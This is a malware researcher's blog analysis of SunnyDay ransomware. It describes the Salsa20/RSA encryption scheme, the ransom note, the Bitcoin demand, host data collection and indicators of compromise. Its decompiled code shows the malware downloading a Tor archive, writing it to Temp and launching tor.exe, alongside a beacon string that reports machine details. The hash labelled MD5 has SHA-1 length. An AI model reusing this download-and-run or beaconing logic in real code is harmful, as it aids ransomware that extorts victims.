



Figure 12: *Symmetric SALSA20 stream cipher detection.*

Below, some of the SALSA20 values found on the SunnyDay samples can **be found in the CryptoPP library**.




```
                 unsigned>? arg3 - 128
goto kbits256 if unsigned>

kbits128:

  x1 = *(uint32 *) (arg2 + 0)
  x0 = 1634760805 & 0xfffffc00
  x2 = *(uint32 *) (arg2 + 4)
  x5 = 824206446 & 0xfffffc00
  x3 = *(uint32 *) (arg2 + 8)
  x10 = 2036477238 & 0xfffffc00
  x4 = *(uint32 *) (arg2 + 12)
  x15 = 1797285236 & 0xfffffc00
  x11 = *(uint32 *) (arg2 + 0)
  x0 |= 1634760805 & 0x3ff
  x12 = *(uint32 *) (arg2 + 4)
  x5 |= 824206446 & 0x3ff
  x13 = *(uint32 *) (arg2 + 8)
  x10 |= 2036477238 & 0x3ff
  x14 = *(uint32 *) (arg2 + 12)
  x15 |= 1797285236 & 0x3ff

goto storekey

kbits256:

  x1 = *(uint32 *) (arg2 + 0)
  x0 = 1634760805 & 0xfffffc00
  x2 = *(uint32 *) (arg2 + 4)
  x5 = 857760878 & 0xfffffc00
  x3 = *(uint32 *) (arg2 + 8)
  x10 = 2036477234 & 0xfffffc00
  x4 = *(uint32 *) (arg2 + 12)
  x15 = 1797285236 & 0xfffffc00
  x11 = *(uint32 *) (arg2 + 16)
  x0 |= 1634760805 & 0x3ff
  x12 = *(uint32 *) (arg2 + 20)
  x5 |= 857760878 & 0x3ff
  x13 = *(uint32 *) (arg2 + 24)
  x10 |= 2036477234 & 0x3ff
  x14 = *(uint32 *) (arg2 + 28)
  x15 |= 1797285236 & 0x3ff
```

source: https://cr.yp.to/qhasm/sparc/20061217-salsa20.q

```
storekey:

  *(int32 *) (x + 0) = x0
  x += 4
  *(swapendian int32 *) x = x1
  x += 4
  *(swapendian int32 *) x = x2
```

Figure 13: *SALSA20 stream cipher details.*

This ransomware uses a **single SALSA20 key to encrypt all the files on a specific machine.** The key is generated via **CryptoGenRandom()** call and next it is encrypted with the **RSA 2048-bit key present on the ransomware samples**. Finally, the **SALSA20 key with 512 bytes** is appended at the end of the encrypted files.




Figure 14: *Encrypted files with the added nonce and SALSA20 key (512 bytes) encrypted with the RSA 2048-bit key.*

The ransomware note

The ransomware note called "**!-Recovery_Instructions-!.txt**" file is dropped in each folder with the instructions to recover the damaged files.




Figure 15: *SunnyDay ransomware note.*

As can be seen, the compromised machines are identified with a randomly generated ID present at the end of the ransomware note file, along with two email addresses.

After the first contact with threat actors, a quick response from an “Outlook” address is received with additional steps, including the total amount to pay in Bitcoin and the wallet address.




Figure 16: *Additional details including the total to pay in Bitcoin ($160.000) and wallet address (1HSFsP9i6zcNgyx7p84UHzDUfC8k5axUrx).*

As observed below, no transactions are observed on the specific wallet addressed.

Figure 17: *Bitcoin wallet addressed by criminals.*

TOR / C2 communication

A link to download a specific TOR browser version was found during the ransomware analysis. Also, a stream of data with some details about the infected machine was observed, potentially to notify criminals about new infections.

```
- %s|DELIMITER|Name(domain): %s(%s)\r\nCPU: %S\r\nRAM: %d\r\nDisks count: %d\r\nFiles
count: %d|DELIMITER|
Tor: https://dist.torproject.org/torbrowser/8.5.3/torwin32-0.3.5.8.zip
```




Figure 18: *Information collected during the ransomware execution.*

As observed, a lot of information is collected during the ransomware execution, namely:

- **machine name**
- **domain**
- **total RAM**
- **total of physical volumes**
- **total of encrypted files**
- **number of CPUs**

This data is then grouped into a large string that would be sent to a removed server presumably hosted over the TOR network. Nonetheless, no hardcoded URLs and *.onion* addresses were observed.

We believe the C2 server potentially could be available over the TOR network because the process of downloading and opening the TOR was identified. More details can be observed below.

```
hProcess = 0i64;
result = sub_140004B68(
           L"https://dist.torproject.org/torbrowser/8.5.3/tor-win32-0.3.5.8.zip",
           L"GET",
           0i64,
           0i64,
           0,
           &nNumberOfBytesToWrite);
v2 = result;
if ( result )
{
  GetTempPathW(0x104u, Buffer);
  if ( GetTempPathW(0xF6u, pszDir) - 1 <= 0xF5 )
  {
    v3 = sub_140001718();
    wnsprintfW(pszDest, 260, L"%08x.%s", v3, L"zip");
    if ( PathCombineW(FileName, pszDir, pszDest) )
    {
      FileW = CreateFileW(FileName, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
      v5 = FileW;
      if ( FileW != (HANDLE)-1i64 )
      {
        v6 = nNumberOfBytesToWrite;
        if ( !WriteFile(FileW, v2, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64)
          || (v7 = NumberOfBytesWritten == v6, v8 = 1, !v7) )
        {
          v8 = 0;
        }
        CloseHandle(v5);
        if ( v8 )
        {
          if ( (unsigned __int8)sub_140001860(FileName, Buffer) )
          {
            LOWORD(nNumberOfBytesToWrite) = 0;
            PathCombineW(pszDir, Buffer, L"Tor\\tor.exe");
            for ( i = 0i64; i < 0x18; ++i )
              *((_BYTE *)&ProcessInformation.hProcess + i) = 0;
            for ( j = 0i64; j < 0x68; ++j )
              *((_BYTE *)&StartupInfo.cb + j) = 0;
            StartupInfo.cb = 104;
```

Figure 19: *TOR browser hardcoded URL and the execution process after downloading the .zip file into the Temp folder.*

In addition, the hardcoded version of the TOR browser is **8.5.3 (8.x)**, is not available to download on the official TOR browser webpage as observed below.




Figure 20: *Tor browser version 11x. (April 2022).*

The version of Tor Browser 8.5.3 is dated from June 2019 and so we believe that it could be a lot of junk and unused resources that come from another variant of this ransomware. This can be a clear sign of cooperation between threat groups.

Self-removing feature

When the data encryption process terminates, the malware removes itself from the disk.




Figure 21: *Self-removing feature identified on the SunnyDay ransomware.*

With this mechanism in place, no artifacts on disk are left, preventing, thus, the binaries can be shared on online sandboxes and automatically submitted by AV/EDRs.

Similarities between samples

As observed on a Twitter presented below, SunnyDay seems to follow the same pattern seen in other samples of this nature. It looks like a new variant of the Ever101 malware, active since 2021 and also r**eported by Security Joes** last year.

> #Ransomware
> EA504E669073D9E506FB403E633A68C8
>
> Ext: .ever101
> Note: !=READMY=!.txt@BleepinComputer @demonslay335 @Amigo_A_ @siri_urz @malwrhunterteam @JAMESWT_MHT pic.twitter.com/OxQMYWQ5Bs
>
> — dnwls0719 (@fbgwls245) May 21, 2021

We believe that SunnyDay can be a new variant or development of the next ransomware samples based on its code analysis and ransomware note structure:

Final Thoughts

SunnyDay is a new development from other ransomware families and it is able of encrypting a target machine in a few minutes. This piece of malware takes advantage of the CryptoPP library to use the SALSA20 stream cipher during the encryption process and, thus, speed up the entire operation.

By using a hardcoded public RSA blob that comes with the initial binary, it encrypts a random SALSA20 key and appends it at the end of each encrypted file. This blob of 512 bytes is accessed during the decryption process by the decryption tool that will use a private key to decrypt the SALSA20 key and then recover the original files.

Thank you to all who have contributed😉

Indicators of Compromise (IoC)

```
Name: 7862d6e083c5792c40a6a570c1d3824ddab12cebc902ea965393fe057b717c0a.exe
MD5: de6717493246599d8702e7d1fd6914aab5bd015d
```

Mitre Att&ck Matrix

Privilege Escalation	Defense Evasion	Credential Access	Discovery
2 Process Injection	1 2 Masquerading	OS Credential Dumping	1 Security Software Discovery
Boot or Logon Initialization Scripts	2 Process Injection	LSASS Memory	2 Process Discovery
Logon Script (Windows)	1 File Deletion	Security Account Manager	3 File and Directory Discovery
Logon Script (Mac)	Binary Padding	NTDS	2 System Information Discovery

Online sandbox

Yara rule

Yara rule is available on **GitHub**.

Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.